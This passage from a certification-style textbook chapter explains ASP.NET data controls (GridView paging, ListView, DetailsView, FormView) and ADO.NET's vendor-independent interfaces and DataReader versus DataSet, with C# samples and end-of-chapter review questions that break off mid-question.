<code>PageSize</code>	Specifies the number of items to be displayed on a single page of the grid. Default value is 10.
<code>PageIndex</code>	Specifies the index of the currently displayed page if paging is enabled.
<code>PagerSettings</code>	Provides a <code>PagerSettings</code> object that wraps a variety of formatting options for the pager buttons displayed in the <code>GridView</code> control. The <code>GridView</code> displays pager buttons for the user to navigate to different pages to browse records in the control.
<code>PagerStyle</code>	Provides a style object that enables you to configure the appearance such as the fonts, colors, and text alignment for the pager controls.
<code>PageIndexChanging</code> and <code>PageIndexChanged</code> events	Occur when one of the page selection elements is clicked, before navigation ( <code>PageIndexChanging</code> ) and after navigation ( <code>PageIndexChanged</code> ).

**TAKE NOTE \***

Switching on automatic caching for the data source control makes automatic paging very efficient and enables you to reuse the same data object for multiple requests. However, storing the data in cache when paging for an extremely large query is not a good idea because it uses a very large amount of server memory. In such a case, custom pagination would be more efficient.

**TAKE NOTE \***

You can implement custom pagination using an `ObjectDataSource` control.

You can implement automatic paging with any data source control that implements `ICollection`. For example, `SqlDataSource` will support automatic paging if you use `DataSet` mode. Also, if the custom data access class returns an object that implements `ICollection`, then the `ObjectDataSource` will also support paging.

When you implement automatic paging, all data is retrieved and bound every time the user navigates to another page.

## UNDERSTANDING CUSTOM PAGINATION

These are features of custom pagination:

- It is more complex than automatic pagination because it allows you to minimize the bandwidth usage and avoid storing a large data object in server-side memory.
- It requires you to extract and bind only the current page of records for the `GridView`. When you implement custom pagination, the `GridView` does not select the rows that should be displayed automatically. However, it provides the pager buttons with the auto-generated links that allow the user to navigate through the pages.
- It executes the query on the database with each postback. This means that more work will be generated for the database.

## Enabling Sorting and Paging Callbacks in GridView

You can use `GridView` to display records that often need sorting and paging to avoid any page flickers.

**TAKE NOTE\***

In case the client browser does not support asynchronous callbacks, the *GridView* automatically posts the page back to the server to refresh its contents. Additionally, you cannot force asynchronous callbacks during sorting and paging if the *GridView* uses templates.

Whenever a user sorts the contents in a *GridView* or moves to another page to view another set of records, by default, the browser triggers a postback and refreshes the entire page contents. This causes page flickers that affect the user's experience on that page. To avoid this, you can set the `EnableSortingAndPagingCallbacks` property of the *GridView*, which enables the client to perform asynchronous requests, thus eliminating the need to post back to the server.

## PERFORMING ASYNCHRONOUS REQUESTS

*GridView* provides the `EnableSortingAndPagingCallbacks` property, which when set to true takes a different approach to refresh the page. When this property is enabled, instead of performing a postback, the client browser performs an asynchronous request on the server to refresh the page contents.

After the client browser retrieves the required content, it refreshes the current page through the HTML DOM. This ensures a flicker-free page experience.

## Understanding the *ListView* Data Control

The only data control that has been introduced in ASP.NET 3.5 is the *ListView* data control. It replaces the *Repeater* data control that existed in the previous versions of ASP.NET.

These are the features and benefits of the *ListView* data control:

- It is a very flexible data-bound control because it renders its content based on the templates that you define.
- It has higher-level features like selection and editing similar to the ones in *GridView*.
- It does not support a field-based model for creating quick-and-easy grids with a minimum of markup but includes a more extensive set of templates than the *GridView*.

Table 8-11 describes the different templates that are supported by the *ListView* data control.

**Table 8-11**

Templates Supported by *ListView*

**TAKE NOTE\***

*ListView* does not have built-in support for pagination. However, it supports the *DataPager* control that implements paging. So, to incorporate pagination in *ListView*, you can use *DataPager* control inside the respective *ListView* templates.

PROPERTY	DESCRIPTION
<code>ItemTemplate</code>	Sets the content of every data item.
<code>AlternatingItem Template</code>	Formats even- and odd-numbered rows differently. However, you must use this with the <code>ItemTemplate</code> .
<code>ItemSeparator Template</code>	Sets the content of the separator that is drawn between items.
<code>SelectedItem Template</code>	Sets the content of the selected item.
<code>EditItemTemplate</code>	Sets the controls used for an item in edit mode.
<code>InsertItemTemplate</code>	Sets the controls used to insert a new item.
<code>LayoutTemplate</code>	Sets the markup that encloses the list of items.
<code>GroupTemplate</code>	Sets the markup that encloses each group of items if grouping is in use.
<code>GroupSeparator Template</code>	Sets the content of the separator that is drawn between groups of items.
<code>EmptyItemTemplate</code>	Sets the content that is used to fill empty values in the last group if grouping is in use.
<code>EmptyDataTemplate</code>	Sets the markup that is used if the bound data object is empty and does not contain any records or objects.

### MORE INFORMATION

To know more about how to work with **ListView** controls, refer to the corresponding section in the MSDN library.

## Understanding the DetailsView Data Control

The **DetailsView** data control displays a single record at a time.

These are the features of the **DetailsView** data control:

- It can bind to a collection of items by showing the first item in the group.
- It places each piece of information, a field or a property, in a separate table row.
- It enables you to move from one record to the next using the pager buttons if the **AllowPaging** property is set as true.
- It allows you to configure the pager buttons using the **PagingStyle** and **PagingSettings** properties.

Although the pager buttons can be used to browse through the records, it requires a separate postback each time the user moves from one record to another unlike a **GridView** control that can show multiple records at once. Additionally, every time a page is posted back, **DetailsView** control retrieves the full set of records, even though only a single record is shown.

### DEFINING FIELDS

The method used to define fields in **DetailsView** is as follows:

- It examines the data object and creates a separate field for each column or property in a custom object.
- It enables you to declare the field objects when you set the **AutoGenerateRows** property to false.
- It enables you to use field objects to build a **DetailsView** similar to **GridView**.

You can use the **DetailsView** data control to display customer details as single record at a time. The following code sample shows the field declarations for a **DetailsView** control used to display customer details:

```
<asp:DetailsView ID="DetailsView1" runat="server"
DataSourceID="sourceCustomers" AutoGenerateRows="False">
<Fields>
    <asp:BoundField DataField="CustomerID" HeaderText="ID" />
    <asp:BoundField DataField="FirstName"
HeaderText="FirstName" />
    <asp:BoundField DataField="LastName"
HeaderText="LastName" />
</Fields>
...
</asp:DetailsView>
```

**DetailsView** provides delete, insert, and edit operations using the **AutoGenerateDeleteButton**, **AutoGenerateInsertButton**, and **AutoGenerateEditButton** properties, respectively. That is, a delete operation is performed immediately when you click the Delete button. On clicking an Edit or Insert button, the **DetailsView** changes into edit or insert mode.

The **DetailsView** data control has three modes: **ReadOnly**, **Edit**, and **Insert**. The current mode can be checked any time by checking the **CurrentMode** property. It can then be changed by calling the **ChangeMode()** method.

You can use the **DefaultMode** property to create a **DetailsView** enabled for edit or insert. In edit mode, the **DetailsView** uses standard text box controls. For more flexibility while editing, you can use the template fields or the **FormView**.

### MORE INFORMATION

To know more about how to work with a **DetailsView** control, refer to the corresponding section in the MSDN library.

## Understanding the FormView Data Control

The FormView data control offers a number of templates to display and edit a single record.

The FormView data control has a template model that is similar to the TemplateField in GridView. This enables you to pick the content from a TemplateField in a GridView and place it inside the FormView without any hassle.

The different templates that you can use with FormView data control are:

- ItemTemplate
- EditItemTemplate
- InsertItemTemplate
- FooterTemplate
- HeaderTemplate
- EmptyDataTemplate
- PagerTemplate

### MORE INFORMATION

To know more about how to work with FormView controls, refer to the corresponding section in the MSDN library.

### CERTIFICATION READY?

Leverage data-bound controls.

1.4

FormView has three distinct modes: `read-only`, `insert`, and `edit`. Similar to the DetailsView, the FormView control does not provide buttons for editing. Therefore, you will have to create these buttons by adding a `Button` or `LinkButton` control and setting its `CommandName` property to the appropriate value.

## ■ Understanding Vendor-Independent Database Interactions



### THE BOTTOM LINE

For practical and ethical reasons, it is better to use vendor independent classes in your code. This avoids the effort to rewrite the business logic and database layer classes if the client switches providers. Thus, the simple solution is to use a high-level interface that acts as a wrapper totally abstracting the database. When the provider changes, all you need to do is instruct the wrapper to switch to the underlying provider by changing a few lines of settings in the application configuration file.

The .NET Framework allows you to develop applications to work with various relational databases by providing different interfaces. These interfaces facilitate vendor independent database interactions.

### Introducing the IDbConnection Interface

The .NET Framework data providers that access relational databases implement the `IDbConnection` interface. This interface characterizes an open connection to a data source.

The `IDbConnection` interface allows an inheriting provider to implement a `Connection` class.

### TAKE NOTE \*

An application does not directly create an instance of the `IDbConnection` interface. Rather, it creates an instance of a class that inherits this interface. For example, your application can create an instance of the `SqlConnection` class to establish a connection with the SQL Server database.

The classes that inherit the `IDbConnection` interface must satisfy the following requirements:

- Must implement all the inherited members.
- Must define additional members to include functions that are specific to the provider.

For example, the `IDbConnection` interface defines the `ConnectionTimeout` property. The `SqlConnection` class now inherits this property, and defines the `PacketSize` property to get the size of network packets to communicate with a SQL Server instance.

## Introducing the `IDbCommand` Interface

The `IDbCommand` interface facilitates an inheriting class to implement a `Command` class. It represents a SQL statement that executes at a data source.

The .NET Framework data providers accessing relational databases implement the `IDbCommand` interface.

### TAKE NOTE\*

An application does not directly create an instance of the `IDbCommand` interface. Rather, it creates an instance of a class that inherits this interface. For example, your application can create an instance of the `SqlCommand` class to represent a SQL statement to execute against a SQL Server database.

The classes that inherit the `IDbCommand` interface must satisfy the following requirements:

- Must implement all the inherited members.
- Must define additional members to include functions that are specific to the provider.

For example, the `IDbCommand` interface defines the `ExecuteReader` method. The `SqlCommand` class now inherits this method and defines the `ExecuteXmlReader` method to retrieve a result set that contains XML data.

### TAKE NOTE\*

An application does not directly create an instance of the `IDbDataAdapter` interface. Rather, it creates an instance of a class that inherits `IDbDataAdapter`. For example, your application can create an instance of the `SqlDataAdapter` class to extract data from a SQL Server database and use them to fill a `DataSet`.

## Introducing the `IDbDataAdapter` Interface

The `IDbDataAdapter` interface facilitates an inheriting class to implement a `DataAdapter` class. The `DataAdapter` class acts as a link between a data source and a `DataSet`.

The .NET Framework data providers accessing relational databases implement the `IDbDataAdapter` interface. This interface characterizes a set of command-related properties that are essential to filling the `DataSet` and updating a data source. The `IDbDataAdapter` interface inherits from the `IDataAdapter` interface. It permits an object to create a `DataAdapter` that can be used with a relational database.

## INHERITING THE `IDBDAAPTER` INTERFACE

The classes that inherit the `IDbDataAdapter` interface must satisfy the following requirements:

- Must implement all the inherited members.
- Must define additional members to include functions that are specific to the provider.

For example, the `IDbDataAdapter` interface defines the `SelectCommand` property. Correspondingly, the `DbDataAdapter` class, which is a utility class that aids implementation of the `IDbDataAdapter` interface, defines a `Fill` method. The `Fill` method accepts a `DataTable` as a parameter and fills the `DataSet` with the result set. The `OleDbDataAdapter` class now inherits the `SelectCommand` property and the `Fill` method. It also defines two additional overloads of the `Fill` method that uses an ADO `Recordset` object as a parameter.

## Introducing the `IDataReader` Interface

The `IDataReader` interface along with the `IDataRecord` interface facilitates an inheriting class to implement a `DataReader` class. It serves as a medium to read all the forward-only streams of result sets.

The .NET Framework data providers accessing relational databases implement the `IDataReader` interface. This interface acts as a medium to read the forward-only streams of result sets that are retrieved on execution of a command at a data source. The

following code demonstrates the implementation of the `IDataReader` interface:

```
public interface IDataReader : IDisposable, IDataRecord
```

#### TAKE NOTE\*

An application does not directly create an instance of the `IDataReader` interface. Rather, it creates an instance of a class that inherits the `IDataReader` interface. For example, your application can create an instance of the `SqlDataReader` class to represent records retrieved because of executing a SQL statement on a SQL Server Database.

#### TAKE NOTE\*

The user of a class that implements an `IDataReader` interface can view the changes made to a result set by another process or thread while reading the data. However, the behavior depends on the provider and the time taken for the applicable changes.

#### TAKE NOTE\*

The read-only `DataReader` is also referred to as the “firehose” cursor of ADO.NET.

#### TAKE NOTE\*

All the provider-specific data readers such as the `OleDbDataReader`, the `SqlDataReader`, and other managed-provider data readers provide the same set of basic functions because all of them implement the same `IDataReader` interface.

#### TAKE NOTE\*

If the .NET Framework does not provide a managed provider that is explicitly designed for your database, you must always check with the manufacturer or a third party for its availability because managed providers perform better than the generic OLE DB and ODBC providers.

#### TAKE NOTE\*

`DataSet` can also read and write XML data. Additionally, `DataSet` can also be populated manually to be used as a custom store without connecting to a data source. For example, in an e-commerce Web site, `DataSet` can be used to store details entered in a shopping cart. In this case, the `DataSet` can be manually loaded with the data in the shopping cart.

The classes that inherit the `IDbDataAdapter` interface must satisfy the following requirements:

- Must implement all the inherited members.
- Must define additional members to include functions that are specific to the provider.

## Comparing DataReader and DataSet

A `DataReader` represents a stream of data that a database query returns. A `DataSet` signifies the main data storage tool in the ADO.NET *disconnected architecture*. Both of these elements have vast differences in implementation and functionality.

To compare or identify the differences between `DataReader` and `DataSet`, you need to understand the basics of both.

### INTRODUCING DATAREADER

The `DataReader` enables you to read data returned from a `SELECT` command one record at a time in a forward-only, read-only stream.

On executing a query, the first row returns to the `DataReader` through the stream. The stream remains connected to the database to facilitate the retrieval of the next record. So, the `DataReader` reads one row at a time from the database and only moves forward, analyzing one record at a time. While the `DataReader` performs this operation, you can only read and evaluate the values of the columns in each row, but you can't modify them.

The `DataReader` is modified to meet the needs of a specific data provider. You must follow these recommendations for using the applicable providers:

- If the database that you are using has a managed provider for ADO.NET, then you must make use of it as is. An alternative approach would be to use the `DataReader` class in the `System.Data.OleDb` or the `System.Data.Odbc` namespace, which provides generic providers to access various data sources.
- If you are developing the database against SQL Server or Oracle, then you must make use of the provider that was developed exclusively for those databases.

### INTRODUCING DATASET

The `DataSet` represents the ADO.NET disconnected architecture. In this case, unlike the `DataReader` that remains connected to the data source, the `DataSet` remains disconnected from a database while you work on the data populated in it.

To populate a **DataSet** with the result from a specific database, you can use the respective provider-specific **DataAdapter** class. For example, to populate a **DataSet** with the result of the **SELECT** query executed on a SQL Server database, you can use the **SqlDataAdapter** object.



## POPULATE DATASET

Perform the following steps to populate a data set:

1. Create a **DataAdapter** object for the respective provider (e.g., a **SqlDataAdapter** object).
2. Associate the **DataAdapter** object with the **Connection** object and the **Command** object.
3. Perform the data retrieval operation through the **Command** object against the database.
4. Fill the **DataSet** object with the returned result using the **DataAdapter**.

The **DataAdapter** acts as a link between the connected and the disconnected objects. One of its key functions is to serve as the route for a record set to flow from the data source to the **DataSet**. For example, executing the **Fill** method of the **SqlDataAdapter**, opens (if not open) the **SqlConnection** object connected with it and declares its associated **SqlCommand** object. The background scenario depicts the implicit creation of a **SqlDataReader**, orderly retrieval of one row from the rowset at a time, and sending these rows to the **DataSet**. After transferring all the data in the **DataSet**, this implicitly created **SqlDataReader** is destroyed.

### TAKE NOTE\*

When you work on the **DataSet**, the underlying data in the data source is not affected because the **DataSet** remains disconnected from the data source. Instead, you make all the changes locally to the **DataSet** in the memory. However, you can update the changes in the **DataSet** to the data source through the **DataAdapter.Update** method.

## ANALYZING THE DIFFERENCES BETWEEN DATAREADER AND DATASET

Table 8-12 lists the differences between **DataReader** and **DataSet**.

**Table 8-12**

Differences between **DataReader** and **DataSet**

DATA READER	DATA SET
Not implemented directly in the <b>System.Data</b> namespace. However, it is implemented through a specific managed provider's namespace such as <b>System.Data.SqlClient.SqlDataReader</b> .	Is implemented directly in the <b>System.Data</b> namespace.
Can only retrieve data from a data source through a managed provider.	Can retrieve data both from a data source through a managed provider and can also be populated from an XML file.
Can retrieve only one row at a time from the data source. So to retrieve more than one record, it has to maintain the connection with the data source.	Does not know about the data source and is not connected directly to a database through a <b>Connection</b> object. Rather, a provider-specific <b>DataAdapter</b> class facilitates populating the <b>DataSet</b> . A <b>DataSet</b> can contain any number of rows retrieved from the underlying source.

## USING DATAREADER VERSUS DATASET

Choosing **DataSet** or **DataReader** is based on the requirements and needs of your application. For example, you can use the **DataReader** to bind a rowset to a single ASP.NET server control but the data is read-only. In contrast, you must use a **DataSet** to bind a rowset to more than one read-only ASP.NET server control. Similarly, **DataReader** is preferred over **DataSet** when an application implements .NET architecture without data binding. In such scenarios, manual updates to the database are performed, and controls are loaded by looping through rowsets.

Table 8-13 compares using **DataSet** and **DataReader** to perform the listed tasks.

**Table 8-13** Using DataReader versus DataSet

Task	DataReader	DataSet
XML serialization to pass the data through HTTP	It cannot be serialized, and therefore, cannot pass between physical-tier boundaries where only string (XML) data can move.	Its disconnected nature enables it to be transformed into XML and transmitted over the HTTP; it acts as the return vehicle from business-tier objects and web services.
Modification of data or addition and deletion of rows from the database	You can use <b>DataReader</b> to retrieve data, and changes are sent to the database through a <b>SqlDataAdapter</b> using a separate, self-maintained <b>DataRow</b> array. However, <b>SqlDataReader</b> does not allow modifications and so is not preferred for editing.	Enables applying the modification of its record sets to the database through the <b>DataAdapter</b> .
Data manipulation	It is a forward-only stream.	The traversing of <b>DataSet</b> in all directions makes it the best preference to accomplish data manipulation, such as filtering, sorting, or searching.
Multiple iterations of the rowset	A <b>DataReader</b> can move forward only. Therefore to loop through it more than once, the <b>DataReader</b> needs to be closed and reopened, and the query is run again to retrieve required data. In such a scenario, if a <b>DataReader</b> is bound to more than one control (e.g., three <b>DropDownList</b> controls), the same query hits the database three times as the <b>DataReader</b> can only move forward.	The flexibility of <b>DataSet</b> makes it the best preference to accomplish this task. It functions well when you need a rowset to be available between page calls to the <b>Session</b> or <b>Cache</b> objects.
Creation of a custom data store (e.g., in scenarios such as an online shopping cart)	<b>DataReader</b> is connected with a specific data source; therefore, it can neither be created nor be filled and traversed without a connection to the data source.	<b>DataSet</b> is preferred because you can create it manually without it being connected to the source, and you can add the required rows.
Retrieval of huge amounts of data for a business process	The <b>DataReader</b> increases the speed of the process as it retrieves one row at a time and does not require the memory resources that the <b>DataSet</b> requires.	Requires more time, as compared with <b>DataReader</b> , to pass the data to the business tier from the database and then to store it in memory. Additionally, the footprint could be quite large and with multiple active instances (e.g., in a web application where many users may be connected), it could result in reduced scalability.
Binding data to a read-only list in a web form	You can bind the <b>DataReader</b> to a <b>DropDownList</b> or a read-only <b>DataGridView</b> . The <b>DataReader</b> facilitates the retrieval and display of the data in the list without persisting them for modification.	Not preferred because <b>DataSet</b> can be used for persisting information for performing complex modifications.

**TAKE NOTE \***

It is advisable to use **DataReader** in situations where an application needs to retrieve frequently modifiable data. This is because a **DataReader** stores only one record in the memory and fetches the current version of data in the database.

## ■ Implementing Vendor-Independent Database Interactions

### THE BOTTOM LINE

As you know, the .NET data provider is the layer between the application and the database. It handles the details of all the database interactions. It efficiently incorporates all the data retrieval and reconciliation activities.

#### CERTIFICATION READY?

Plan vendor-independent database interactions.

3.1

All .NET data providers have four key classes that are derived from the `IDbConnection`, `IDbCommand`, `IDataReader`, `IDbDataAdapter` interfaces found in the `System.Data` namespace.

There are multiple inheriting classes of data providers in the .NET Framework; therefore, a naming convention has been established to set them apart. Every class in a specific .NET Framework data provider namespace has a common prefix. For example, Oracle is the prefix of all the classes such as `OracleConnection`, `OracleCommand`, and `OracleDataAdapter` in the `System.Data.OracleClient` namespace.

### Implementing the `IDbConnection` Interface

All .NET data providers implement the `IDbConnection` interface that represents an open connection to a data source.

When a provider inherits from the `IDbConnection` interface, it implements the following constructors:

- **PrvConnection:** This constructor initializes an instance of the `PrvConnection` class.
- **PrvConnection(String connectionString):** This constructor initializes an instance of the `PrvConnection` class with the connection string that is passed as its parameter.

Additionally, the inheriting provider implements all the members of the `IDBConnection` interface.

#### MORE INFORMATION

To know more about the members of the `IDBConnection` interface, refer to the corresponding section in the MSDN Library.

### CREATING CONNECTIONS

To open a database connection from your application, create an instance of the provider class of the respective database that inherits the `IDbConnection`. For example, the following code sample opens a connection to an Oracle database using the `OracleConnection` class:

```
private static void OpenOracleConnection()
{
    //Get the connection string from the web.config file.
    string connectionString = WebConfigurationManager.ConnectionStrings
        ["Customers"].ConnectionString;
    //Open the connection using the OracleConnection class.
    using (OracleConnection connection = new OracleConnection(
        connectionString))
    {
        connection.Open();
    }
}
```

### Implementing the `IDbCommand` Interface

All .NET providers implement the `IDbCommand` interface, which represents SQL statements that are executed on an open connection.

The `IDbCommand` interface enables the execution of the SQL commands or stored procedures against the database. When a provider inherits from the `IDbCommand` interface, it implements the following constructors:

- **`PrvCommand`:** This constructor initializes an instance of the `PrvCommand` class.
- **`PrvCommand(string cmdText)`:** This constructor initializes an instance of the `PrvCommand` with the string representation of the SQL query that is passed in its arguments.
- **`PrvCommand(string cmdText, PrvConnection con)`:** This constructor initializes an instance of the `PrvCommand` with the string representation of the SQL query and the `PrvConnection` object that is passed in its arguments.
- **`PrvCommand(string cmdText, PrvConnection con, PrvTransaction trans)`:** This constructor initializes an instance of the `PrvCommand` with the string representation of the SQL query, `PrvConnection` object, and the `PrvTransaction` object.

Additionally, the inheriting provider implements all the members of the `IDbCommand` interface.

## CREATING COMMAND OBJECTS

To create a `Command` object in your application, create an instance of the provider class of the respective database that inherits the `IDbCommand`. For example, the following code sample creates an `OracleCommand` object to execute a SQL query at an Oracle data source. You can use the `OracleConnection` and `OracleCommand` to display customer details from your Oracle database:

```
private static void PerformCommands(string connectionString)
{
    string commandText = "SELECT CustomerID, CustomerName FROM
dbo.Customers;";
    using (OracleConnection connection = new OracleConnection
(connectionString))
    {
        using (OracleCommand command = new OracleCommand(commandText,
connection))
        {
            connection.Open();
            //Execute the oracle command to get the result
        }
    }
}
```

## Implementing the `IDbDataAdapter` Interface

The `IDbDataAdapter` enables the reconciliation of data to and from the dataset and the database. It is used to interact with the dataset that is a disconnected source of data.

All .NET data providers implement the `IDbDataAdapter` interface. When a provider inherits from the `IDbDataAdapter` interface, it implements the following constructors:

- **`PrvDataAdapter`:** This constructor initializes an instance of the `PrvDataAdapter`.
- **`PrvDataAdapter(PrvCommand selectCommand)`:** This constructor initializes an instance of the `PrvDataAdapter` with the `PrvCommand` object that is passed in its arguments.
- **`PrvDataAdapter(string selectCommandText, string selectConnectionString)`:** This constructor initializes an instance of the `PrvDataAdapter` with the string representation of the SQL query and the connection string that is passed in its arguments.
- **`PrvDataAdapter(string selectCommandText, PrvConnection Connection)`:** This constructor initializes an instance of the `PrvDataAdapter` with the string representation of the SQL query and the `PrvConnection` object.

Additionally, the inheriting provider implements all the members of the `IDbDataAdapter` interface.

### MORE INFORMATION

To know more about the members of the `IDbCommand` interface, refer to the corresponding section in the MSDN Library.

### MORE INFORMATION

To know more about the members of the `IDbDataAdapter` interface, refer to the corresponding section in the MSDN Library.

## CREATING A DATAADAPTER

To create a **DataAdapter** for a specific relational database, you can create an instance of the respective provider class. For example, to select records from an Oracle database, you use the **OracleDataAdapter** that implements the **IDbDataAdapter**. The following code sample demonstrates this and creates an **OracleDataAdapter** by specifying the SQL query and the connection string:

```
string connectionString = WebConfigurationManager.ConnectionStrings["Customers"].ConnectionString;
string CommandText = "SELECT CustomerID, CustomerName FROM dbo.Customers";
OracleDataAdapter oraDa = new OracleDataAdapter(CommandText, connectionString);
```

## Implementing an IDataReader Interface

---

The **IDataReader** interface enables reading the read data from a result set obtained from a database as a read-only and forward-only stream.

All .NET providers implement the **IDataReader** interface. The providers that inherit the **IDataReader** interface implement a **DataReader** class, which uses memory resources very scarcely because it reads one record at a time from the database. An instance of the **DataReader** class is not created; however, it is obtained through the **ExecuteReader** method of the **Command** object.

## CREATING A DATAREADER

To create a **DataReader** object in your application, you can create an instance of the provider class of the respective database that inherits the **IDataReader**. For example, the following code sample uses an **OracleDataReader** object that represents the result set returned from the **OracleCommand** object. Consider that you want to create a method that takes the connection string and command text as parameters to retrieve data from your Oracle database. This method then opens the connection, executes the commands, and captures the results in a data reader:

```
private static void GetRecords(string connectionString,
string CommandText)
{
    using (OracleConnection connection = new OracleConnection(connectionString))
    {
        OracleCommand command = new OracleCommand(CommandText, connection);
        connection.Open();
        OracleDataReader reader = command.ExecuteReader();
        // Perform read operation from the result set using the DataReader object
    }
}
```

## Working with DataReader and Dataset

---

You can use the **DataReader** and **DataSet** objects to represent the result set returned from executing a SQL command on a database.

Although **DataReader** and **DataSet** represent the result of a SQL command, a **DataReader** is a connection-based object and a **DataSet** is a content-based object that works independent of a database connection.

## WORKING WITH DATAREADER

`DataReader` can be used to retrieve records in a result set and then loop through them manually, one by one. It can also support several result sets. For instance, a list of products and categories in two different result sets retrieved from a database can be accessed through `DataReader` by reading one result set at a time. Additionally, you can also bind a `DataReader` object to a data-bound control.

The following code sample shows the approach in which `SqlDataReader` is retrieved and looped through its rows. Imagine that you want to read a list of orders, get the value for a column from the `DataReader` using its ordinal index position, and write the first column's value for each row to the console. The code assumes that the `ExecuteReader` method returns multiple result sets:

```
private static void GetRecords(string connectionString,
string CommandText)
{
    // Create the connection object
    OracleConnection connection = new OracleConnection(connectionString);
    //Create the Command object
    OracleCommand command = new OracleCommand();
    //Associate the Command object with the specified connection
    command.Connection = connection;
    //Command object executes a stored procedure in the data source.
    command.CommandType = CommandType.StoredProcedure;
    //Associate the name of the stored procedure with the Command
    object
    command.CommandText = "sp_Orders";
    //Open the connection
    connection.Open();
    //retrieve the DataReader object by executing the data command
    OracleDataReader reader = command.ExecuteReader();
    StringBuilder sb = new StringBuilder(" ");
    //Read the result stored in the DataReader and store it in a
    StringBuilder object.
    do
    {
        sb.Append("<li>");
        while(reader.Read())
        {
            //Get the first column
            sb.Append(reader[0]);
            sb.Append("</li>");
        }
    }
    //loop through the next result set
    while(reader.NextResult());
    reader.Close();
    connection.Close();
    //Display the records stored on the page
    Console.WriteLine(sb.ToString());
}
```

### TAKE NOTE\*

When you use the `DataReader` object, the connection to the database remains open until the `DataReader` traverses through the entire result set of the executed query or stored procedure.

In this code, the `DataReader` object's `Read` method automatically moves the position to the next record. The `NextResult` method of the `SqlDataReader` object retrieves the subsequent result set returned by another query and makes it accessible to the `SqlDataReader`. It also returns a Boolean value indicating if there are additional result sets to traverse.

The following sample code retrieves a list of orders from an Inventory database using an `OracleDataReader` object and binds it to a `DataGrid` control:

```
string oraSqlString = "SELECT * FROM Orders";
string oraConnectionString = WebConfigurationManager.ConnectionStrings
["Inventory"].ConnectionString;
using (OracleConnection oraConnection = new OracleConnection
(oraConnectionString))
{
    OracleCommand oraCmd = new OracleCommand(oraSqlString, oraConnection);
    oraCmd.CommandType = CommandType.Text;
    oraConnection.Open();
    OracleDataReader oraDr = oraCmd.ExecuteReader();
    DataGrid1.DataSource = oraDr;
    //Bind the DataGrid with the DataReader object
    DataGrid1.DataBind();
}
```

## WORKING WITH DATASET

Because a `DataSet` can be represented in XML, it can load itself from an XML document and export its rowset to an XML document. Due to its XML representation, you can transport a `DataSet` across a network such as the Internet through HTTP. Additionally, you can modify records in the dataset, which can in turn be updated to the database through a managed provider.

### TAKE NOTE\*

The `DataSet` has two main objects: `DataTable` objects that contain the data and `DataRelation` objects that define the relationships between the `DataTable` objects.

### MORE INFORMATION

To know more about working with `DataSet`, refer to the corresponding section in the MSDN Library.

### TAKE NOTE\*

This sample code does not explicitly open the connection by calling the `Connection.Open` method. Instead, the `PrvDataAdapter.Fill` method used in the code automatically opens and closes the associated connection internally.

### CERTIFICATION READY?

Plan vendor-independent database interactions.

3.1

One advantage of using `DataSet` is that since it is disconnected, the demand on database servers is reduced. On the other hand, usage of storage resources increases in the tier where it is stored. Thus, when using `DataSet` as a data store, you must consider the memory requirements. To tackle this problem, scale up on the middle tier using parallel servers and load balancing. This helps to store the session-based information in objects such as the `DataSet`.

## SKILL SUMMARY

This lesson introduced the ways by which applications collect, retrieve, modify, and display data from a database. The architecture of ADO.NET is multilayered and made up of Connection, Command, and DataSet objects to access data. The data providers, such as SQL Server provider, OLE DB provider, Oracle provider, and ODBC provider form a connecting link between the application and the data source.

The ADO.NET objects can be grouped into connection-based and content-based objects. The data namespaces in the .NET Framework consist of classes that wrap the ADO.NET objects. You can also access the database by using certain options that are used in combination with ADO.NET in order to enhance the efficiency and productivity and to provide optimized code.

Data controls, GridView, DetailsView, FormView, and ListView, facilitate implementing pagination with minimum coding. You can use these data controls to format the display of data. ListView is a new data control that has been introduced in ASP.NET 3.5.

The .NET Framework provides various interfaces, such as IDbConnection, IDbCommand, IDbDataAdapter, IDataReader, and IDataRecord, to permit vendor-independent database interactions. For example, the IDbCommand interface enables the execution of SQL commands or stored procedures against the database. Similarly, the IDbDataAdapter enables the reconciliation of data to and from the DataSet and the database. The DataReader enables you to read only one record at a time in a forward-only, read-only stream. The DataReader remains connected to the data source, whereas the DataSet remains disconnected from a database. DataSet is not read only and can read and load itself from an XML document as well as export its rowset to an XML document. You can populate a DataSet with the result from a specific database by using the respective provider-specific DataAdapter class. The developers must first understand the differences in their functionalities and the needs of their applications before deciding to use the DataReader or the DataSet.

For the certification examination:

- Understand the technology of accessing data.
- Know how to implement pagination efficiently.
- Understand the importance of using vendor-independent classes.
- Know how to execute vendor-independent database interactions.

## ■ Knowledge Assessment

### Matching

*Match the following descriptions to the appropriate terms.*

- a. ListView
- b. Connection-based objects
- c. FormView
- d. DetailsView
- e. Content-based objects

- \_\_\_\_\_ 1. Are specific to the data source type.
- \_\_\_\_\_ 2. Are independent of the data source type.
- \_\_\_\_\_ 3. Is the new data control introduced in ASP.NET 3.5.
- \_\_\_\_\_ 4. Displays data in a nontabular arrangement.
- \_\_\_\_\_ 5. Places each piece of information in a separate table row.

## True / False

---

Circle T if the statement is true or F if the statement is false.

- |   |                                                                                                                                     |
|---|-------------------------------------------------------------------------------------------------------------------------------------|
| T | F 1. You can use the OLE DB provider when you do not find a native provider.                                                        |
| T | F 2. ADO.NET includes generic data provider objects.                                                                                |
| T | F 3. The <code>EmptyDataTemplate</code> supported by <code>GridView</code> determines the appearance and content of each data cell. |
| T | F 4. All .NET providers inherit the <code>IDbConnection</code> interface.                                                           |
| T | F 5. An application can directly create an instance of the <code>IDataReader</code> interface.                                      |

## Fill in the Blank

---

Complete the following sentences by writing the correct word or words in the blanks provided.

1. The \_\_\_\_\_ option in ASP.NET is used to define a query using C# code, and the appropriate database logic gets generated automatically.
2. The \_\_\_\_\_ object is used to execute SQL commands and stored procedures.
3. You will need to set the \_\_\_\_\_ property to true to enable automatic paging in `GridView`.
4. You must use a \_\_\_\_\_ to bind a rowset to more than one read-only ASP.NET server control.
5. The \_\_\_\_\_ interface enables reading data from the database as a read-only and forward-only stream.

## Multiple Choice

---

Circle the letter or letters that correspond to the best answer or answers.

1. Which of the following provides optimized access to an Oracle database (version 8i or later)?
  - a. Oracle OLE DB provider
  - b. Oracle Data provider
  - c. Oracle provider
  - d. Oracle ADO provider
2. Which of these characteristics does the `DataReader` display?
  - a. Disconnects from the data source
  - b. Performs forward-only action
  - c. Executes read-only operation
  - d. Traverses in all directions
3. Which property of `GridView` helps solve the problem of page flickering during sorting or paging?
  - a. `EnableSortingAndPagingCallbacks`
  - b. `StartRowIndexParameterName`
  - c. `PageIndexChanging`
  - d. `AllowPaging`
4. Which interface characterizes a set of command-related properties that are essential in filling the `DataSet` and updating a data source?
  - a. `IDbDataAdapter`
  - b. `IDbConnection`
  - c. `IDbCommand`
